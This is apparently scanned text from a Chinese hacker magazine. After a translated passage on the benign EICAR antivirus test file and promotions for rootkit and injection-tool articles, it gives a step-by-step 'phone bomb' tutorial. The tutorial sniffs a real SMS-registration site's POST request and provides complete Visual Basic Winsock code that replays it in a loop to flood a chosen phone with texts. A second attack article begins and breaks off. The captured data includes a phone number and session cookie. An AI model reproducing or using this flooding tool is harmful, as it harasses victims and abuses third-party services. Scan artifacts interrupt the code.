至此，切入正题，今天要说的就是“EICAR test file”（EICAR测试文件）这个东西，我猜想，很多读者可能从未听说过这个东西 —— 虽然国外在两年前就已经发现了。因此，译者从EICAR测试文件的老家找来了一篇介绍她的文章，因为文章过长，基于篇幅原因，在此，笔者挑选了几段重点进行翻译（几段并不连续，但是从这几段中，可以获取关于该测试文件较为详细的信息和一些细节）。

EICAR test file

EICAR测试文件

本文所涉及到的缩写：

本文可能会涉及到一个缩写：AV，该缩写是Anti–Virus（反病毒）的缩写

关于该测试文件的介绍

This test file has been provided to EICAR for distribution as the "EICAR Standard Anti–Virus Test File", and it satisfies all the criteria listed above. It is safe to pass around, because it is not a virus, and does not include any fragments of viral code. Most products react to it as if it were a virus (though they typically report it with an obvious name, such as "EICAR–AV–Test").

这个测试文件（译者注：该文件就是指刚才译者给大家展示的那个由68个字符组成的文本文件）被（杀毒软件）归类为EICAR，它描述为“EICAR标准反病毒测试文件”，并且它满足了上面所说的各种标准（译者注：这里所说的“标准”是在文章上文中提到的一些关于病毒检测过程中出现的问题等等事项，与EICAR测试文件本身无任何关系）。它（EICAR测试文件）可以安全的传播、分发，因为它本身并不是病毒，而且它也没有包含任何病毒代码。（但是）大部分的（反病毒）产品都会认为它是一个病毒（尽管他们[指反病毒软件]很明确地报告该文件的名字，例如“EICAR–AV–Test”）

关于该文件的内容

The first 68 characters is the known string. It may be optionally appended by any combination of whitespace characters with the total file length not exceeding 128 characters. The only whitespace characters allowed are the space character, tab, LF, CR, CTRL–Z. To keep things simple the file uses only upper case letters, digits and punctuation marks, and does not include spaces. The only thing to watch out for when typing in the test file is that the third character is the capital letter "O", not the digit zero.

起始的68个字符是大家都知道的字符串（译者注：个人认为，更好的理解就是理解为计算机能识别的）。在整个字符串不超过128个字符的情况下，它可以任意添加空白字符。空白字符可以是空格字符、TAB键、LF、CR或是Ctrl–Z组合键所产生的字符（译者注：这里的LF和CR是指换行符，在不同系统下换行符是不同的，例如，win32系统下，一个回车就是CR与LF的组合，关于这部分，可以在网上找一些相关的资料，篇幅原因，就不多阐述了）。为了方便，（这里）只使用了大写字母、阿拉伯数字和标点符号，并没有包含任何空格。需要注意的是，文件的第三个字符是大写的字母“O”，而并非是阿拉伯数字0。

如何删除该测试文件

We understand (from the many emails we receive) that it might be difficult for you to delete the test file from your PC. After all, your scanner believes it is a virus infected file and does not allow you to access it anymore. At this point we must refer to our standard answer concerning support for the test file. We are sorry to tell you that EICAR cannot and will not provide AV scanner specific support. The best source to get such information from is the vendor of the tool which you purchased. Please contact the support people of your vendor. They have the required expertise to help you in the usage of the tool. Needless to say that you should have read the user's manual first before contacting them.

我们了解到（从大量的E–mail中得知），你可能会无法从你的PC上删除该测试文件。毕竟，你的扫描器（指反病毒扫描软件）会认为它是一个被（病毒）感染的文件，并且不允许你通过任何方式对其进行访问。在这里我们必须给出对该测试文件的标准答案。我们遗憾的告诉你，我们无法并且也不会对反病毒扫描软件提供EICAR的细节支持。（所以，）最好的办法就是向你所购买产品的卖家索取支持。请联系你（所使用的反病毒产品）的卖家。他们会为你提供一些专家意见，以便能帮助你使用反病毒软件（删除该测试文件）。当然，无需多说的就是，你在索取支持之前必须阅读产品的使用手册。

（译者注：其实，这一段好象是一段废话，但他想告诉我们的就是，不同的反病毒软件会对病毒文件有不同的检测和删除方法。不过，最简单的方法就是关掉反病毒软件，手工删除该测试文件）

（在光盘中提供了一个名为“EICAR_txt.rar”的压缩包，内有EICAR_txt.txt文件一个，反病毒软件将会认为该文件为病毒。）

经常有朋友刚开始学编程的时候豪言壮志，可面对琳琅满目的编程语言和工具一下就连爹娘都不认识了。工具多了选择多了，但也让初学者不知所措，昏头转向的兜了一大圈，最后还是没个谱。这里要告诉大家，你认定了一个方向就要勇敢的坚持下去，不管是C、C++还是VB、VC什么的你都会有所收获的，当你到达一定高度时，就不会再被语言所限制了。VB，一直都是初学编程的热门选择，这期我们就为大家准备了一个小型特别专题“VB动感套餐——揭密手机炸弹”。同时本期还特意请来了冰舞的作者浪心为关注注射的朋友准备了“‘冰舞’飞扬……注射工具编程经验谈”，大家慢慢体验吧。

注意：上一次我们刊登了《基于HOOK技术的Rootkit开发实战（上）》，基于篇幅原因，我们一次性把“上中下”直接放在了本期的光盘上，让读者一次即可大饱口福了。

特别专题：VB动感套餐——揭密手机炸弹

编辑导读：不知几时起，连偶们村在家看孩子的老头都有手机了；不知几时起，连拼音忘干了的老大妈都会发短信了；不知几时——（谁打我，让我抒下情好不？），手机炸弹便开始在网上兴风作浪。今天就让我们特别专题小组带领大家来揭密手机炸弹：先由动鲨教大家一步一步《自己做手机炸弹》，如果你觉得这个很可怕，嘿嘿，可怕的还在后面呢。AK－47给大家送上的《从免费短信到手机攻击》一定会让你感到心寒，看完后会担心自己的手机话费顷刻间烟消云散。还有能浪费手机话费的手机炸弹啊？是真是假就等大家去看了，学习编程可不要做坏事哦。

特别专题 VB动感套餐 揭密手机炸弹

自己做手机炸弹

图动鲨

最近发现网络上出现了很多的手机炸弹，大部分都是VB编程，能对手机不停的发送垃圾信息，手机炸弹的原理很简单，今天我就教大家用VB做一个简单实用的手机炸弹。

原理：现在很多网站都支持用手机注册，首先是填入你的手机号，然后下一步他就会发送一个验证码到你的手机里，我们利用的就是这种网站，只要用嗅探器将数据包抓下来，然后做一个程序循环发送，网站就会不停的向那个倒霉的手机发送短消息，这样就达到了轰炸的目的了。

知道了原理就开始做准备工作，首先是找一个能发送短信的网站，我找了一个“http://218.104.5.58/sms/user/regstep2.asp”，这个网站只支持山东地区的联通，但是经过测试发送的速度很快，第一步将你的手机号填上（如图1），点下一步，不到一分钟如果你是山东地区联通用户你就会收到他发送的验证码。好了，下面我们就用VB来实现自动发送。


先把这个网站发送的数据抓下来，我用的嗅探器是WSockExpert，打开WSockExpert，再打开IE，进入第一步输入手机号的网页，返回WSockExpert，点左上角的小文件夹标志，在打开的进程中选择对应的IE（如图2）。

点确定返回，返回IE，点下一步，立刻返回WSock Expert，点右面的暂停按扭（如图3）。


因为WSockExpert是有容量限制的，一旦数据太多，后面的数据就会覆盖前面的数据，在前几行你会发现以下数据：

```
-------------------------
POST /sms/user/regstep3.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-poWSockExpertrpoint, application/vnd.ms-excel, application/msword, application/x-shockwave-flash, */*
Referer: http://218.104.5.58/sms/user/regstep2.asp
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows 98; Maxthon; .NET CLR 1.1.4322)
Host: 218.104.5.58
Content-Length: 46
Cache-Control: no-cache
Cookie: ASPSESSIONIDAQQQQRQR=JMBBMOOABBAKAFDNALLJACOH


mobile=13061266684&Submit22=%CF%C2%D2%BB%B2%BD
-------------------------
```



2



1



3

这个就是网站发送的数据，可以看到他使用的是POST方法，只要把最后POST的数据中mobile=13061266684中的电话号码换成我们自己的就可以了，将上面的数据复制下来放在记事本上备用。

打开VB，新建工程，新增六个控件，分别是：

```
command1
caption="结束"
command2
caption="开始"
text1 '用来设置手机号码
text2 '用来设置发送的次数
label1
caption="要发送的手机号"
label2
caption="要发送的次数"
label3
caption="" '这个是用来当前软件的工作状态的，初始的值是空
winsock1
RemoteHost="218.104.5.58" '网站的IP地址
RemotePort=80 '网站的远程端口
```

定义两个变量

```
Dim intpost,n As Integer //这两个变量用来记录发送的次数
Dim pnum As String //这个变量用来记录发送的手机号
```

最后将控件如图放置（如图4）。

在编写之前先确定一下运行的思路，这个很重要，对于WINSOCK控件，有两个重要的事件我们要利用到。一个是CONNECT事件，这个是在与服务器成功连接后触发；另一个是DataArrival事件，就是在服务器有数据发送回来的时候触发，我的思路是首先让WINSOCK连接服务器，如果连接成功就会触发CONNECT事件中的代码，那么在CONNECT代码中就向服务器发送我们嗅探得到的数据，但是并不是发送了就能成功，我们还要判断是否成功，如果成功了再进行下一次发送，那么如何判断呢？很好说，如果有数据返回的话就是成功了，由于数据返回时会触发DataArrival事件，所以我们把记数代码和进行再次连接的代码放在这个事件里，如此就会发生循环，连接后又会触发CONNECT事件。

WINSOCK向WSockExpertB发送数据，要严格遵守HTTP协议，要严格区分大小写，多一个空格都会失败，而且必须一条一条的发送，为了简单起见，我们定义一个发送的函数：

```
Public Function Postdata()
Winsock1.SendData "POST /sms/user/regstep3.asp HTTP/1.1" & vbCrLf
Winsock1.SendData "Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-poWSockExpertrpoint, application/vnd.ms-excel, application/msword, application/x-shockwave-flash, */*" & vbCrLf
Winsock1.SendData "Referer: http://218.104.5.58/sms/user/regstep2.asp" & vbCrLf
Winsock1.SendData "Accept-Language: zh-cn" & vbCrLf
Winsock1.SendData "Content-Type: application/x-www-form-urlencoded" & vbCrLf
Winsock1.SendData "Connection: Keep-Alive" & vbCrLf
Winsock1.SendData "User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows 98; Maxthon; .NET CLR 1.1.4322)" & vbCrLf
Winsock1.SendData "Host: 218.104.5.58" & vbCrLf
Winsock1.SendData "Content-Length: 46" & vbCrLf
Winsock1.SendData "Cache-Control: no-cache" & vbCrLf
Winsock1.SendData "Cookie:ASPSESSIONIDAQQQQRQR=JMBBMOOABBAKAFDNALLJACOH" & vbCrLf & vbCrLf //注意这里需要两个vbCrLf
Winsock1.SendData "mobile=" & pnum & "&Submit22=%CF%C2%D2%BB%B2%BD" & vbCrLf & vbCrLf //注意这里需要两个vbCrLf
End Function
```

这里需要注意两点，每发送一次数据，就要加一个vbCrLf，而在Cookie后面要加两个vbCrLf。

好了，基本没有什么需要注意的地方了，我把整个代码注释了一下（如图5）：

```
Dim intpost,n As Integer
Dim pnum As String
Option Explicit //代码的作用是不允许使用没有定义的变量


Private Sub Command1_Click() //关闭WINSOCK的过程
Label1.Caption = "状态：正在结束连接！"
Winsock1.Close //关闭WINSOCK
Command2.Enabled = False
Label1.Caption="状态：连接已经结束了！"
End Sub

Private Sub Command2_Click()
If Text1.Text = "" Then //用来判断是否填写了发送次数
MsgBox "请输入发送的次数！"
Else
If Text2.Text <> "" Then //用来判断是否填写了手机号码
n = Text2.Text
Winsock1.Close //注意在WINSOCK连接前最好先关闭一下，防止出错
Winsock1.Connect
Label1.Caption = "状态：正在连接服务器！" //向用户展示状态
Command2.Enabled = False
Else
MsgBox "请输入手机号码！"


End If
End If
End Sub

Public Function Postdata()
Winsock1.SendData "POST /sms/user/regstep3.asp HTTP/1.1" & vbCrLf
Winsock1.SendData "Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-poWSockExpertrpoint, application/vnd.ms-excel, application/msword, application/x-shockwave-flash, */*" & vbCrLf
Winsock1.SendData "Referer: http://218.104.5.58/sms/user/regstep2.asp" & vbCrLf
Winsock1.SendData "Accept-Language: zh-cn" & vbCrLf
Winsock1.SendData "Content-Type: application/x-www-form-urlencoded" & vbCrLf
Winsock1.SendData "Connection: Keep-Alive" & vbCrLf
Winsock1.SendData "User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows 98; Maxthon; .NET CLR 1.1.4322)" & vbCrLf
Winsock1.SendData "Host: 218.104.5.58" & vbCrLf
Winsock1.SendData "Content-Length: 46" & vbCrLf
Winsock1.SendData "Cache-Control: no-cache" & vbCrLf
Winsock1.SendData "Cookie: ASPSESSIONIDAQQQQRQR=JMBBMOOABBAKAFDNALLJACOH" & vbCrLf & vbCrLf
Winsock1.SendData "mobile=" & pnum & "&Submit22=%CF%C2%D2%BB%B2%BD" & vbCrLf & vbCrLf
End Function

Private Sub Winsock1_Connect() //CONNECT事件在成功连接服务器后触发
Label1.Caption = "状态：服务器已经连接成功！"
pnum = Text2.Text //获取手机号
Command2.Enabled = True
Postdata //发送数
```



4




5

```
据包
    End Sub

    Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)  \
    intpost = intpost + 1 //有数据返回表示成功，成功的次数加一
    Label1.Caption = "状态：已经发送成功" & intpost & "条短消息"
    If intpost <= n Then //判断发送的次数是否超过了设定的值
    Winsock1.Close//一定要先关闭再连接
      Winsock1.Connect
    End If
    End Sub
    ------------------------------
```

点执行就可以发送了，（如图6）是不是很简单呢？

授之以鱼，不如授之以渔！代码到了你的手里只要自己找一个符合要求的网站，



然后用自己嗅探的数据包替换我的数据，一个你自己的手机炸弹就做好了，最后注意不要太得意哦，仅供测试。

特别专题 VB动感套餐 揭密手机炸弹

从免费短信到手机攻击

by AK-47

随着手机普及程度的提高，越来越多的“黑客”已经不满足局限于互联网上的攻击手法，而逐渐将攻击方向转向手机。而喜好安全技术的我们，当然也不能跟不上时代的步伐，所以今天就用我们自己有限的hack技术，来体验一回从免费短信到手机炸弹的攻击之旅！

一、磨刀不误砍柴工 ——原理篇

如今网上流传着一种手机攻击工具，原理就是利用某些网站在用户使用手机注册时会发送一条验证码到手机的特点，重复提交注册的URL，让目标手机不断地收到诸如注册密码之类的短信从而实现攻击。但是这种攻击往往受网速，电信服务器的繁忙程度等因素的制约，而且对手机的危害程度小，受攻击方多删几次短信就是了，很难达到真正的攻击效果。然而这种工具也并非就没有价值，仔细想想它的软件原理，或许，我们可以从中发现出新的东西……

受攻击方用户收到的短信，内容大概是“您在XX网注册的密码是……”之类的东西，很明显，短信内容是该网站管理员自己定义的。

